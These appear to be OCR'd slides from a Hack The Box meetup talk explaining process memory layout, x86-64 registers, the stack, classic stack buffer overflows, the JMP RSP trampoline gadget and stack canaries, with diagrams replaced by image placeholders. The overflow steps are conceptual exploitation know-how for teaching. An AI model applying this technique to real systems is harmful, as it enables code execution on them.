
or <cmd>?

Process Memory Layout

Program Memory Organisation (64bit, simplified)



Modules / Shared Libraries



Purpose: allow for code re-use and memory optimization by mapping shared code modules (i.e. libraries)

We expect **machine instructions** (executable code) in this memory region

Show Shared Library Locations

```
$ ldd myapp    # show shared library dependencies
   linux-vdso.so.1 (0x00007fca224aa000)
   libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fca222a9000)
   /lib64/ld-linux-x86-64.so.2 (0x00007fca224ac000)
```

```
[0x0040115f]> dmm     # show memory maps (while debugging)
0x00400000 0x00401000  /home/antoinet/my_data/boxes/safe/myapp
0x7f975cb64000 0x7f975cb8a000  /usr/lib/x86_64-linux-gnu/libc.so.6
0x7f975cd67000 0x7f975cd68000  /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
```

x86-64 CPU Registers

General Purpose


- *RAX*, *RBX*, *RCX*, *RDX*
- *RSI*, *RDI*
- *R8*, *R9*, *R10*, *R11*, *R12*, *R13*, *R14*, *R15*


Special Purpose

- Stack Frames
  - *RSP* - Stack Pointer
  - *RBP* - Base Pointer
- Control Flow
  - *RIP* - Instruction Pointer
  - *RFLAGS* - Status Register

https://wiki.osdev.org/CPU_Registers_x86-64 https://eli.thegreenplace.net/2011/09/06/stack-frame-layout-on-x86-64

The Stack






Purpose: data structure to keep context & state of nested function invocations.

We expect **data** in this memory region

Stack Buffer Overflows

Unchecked Buffer




https://www.cs.fsu.edu/~baker/opsys/notes/bufferoverflow.html

Classic Stack Buffer Overflow (w/o mitigations)


1. Inject **shellcode** (malicious instructions) into process memory (typically in the stack)

2. Hijack **RIP** (instruction pointer) to execute the shellcode

Instructions are not expected in the stack memory region. However, the CPU will happily execute them nevertheless.



Trampoline (HTB Meetup Zurich 0x05, Revisited)



The **RET** instruction:

- Pops next value from stack
- Transfers control to that address

JMP RSP (hex: FF E4):

- “Gadget”, binary pattern
- Not necessarily an intended instruction
- Anchor at an absolute memory address
- Allows locating position of shellcode


RIP = *RSP
Control flow

Defenses / Mitigations Against Stack Buffer Overflows

Stack Canaries

Stack Integrity Protection

Random “canary” value added in the stack frame, execution stops if change is detected

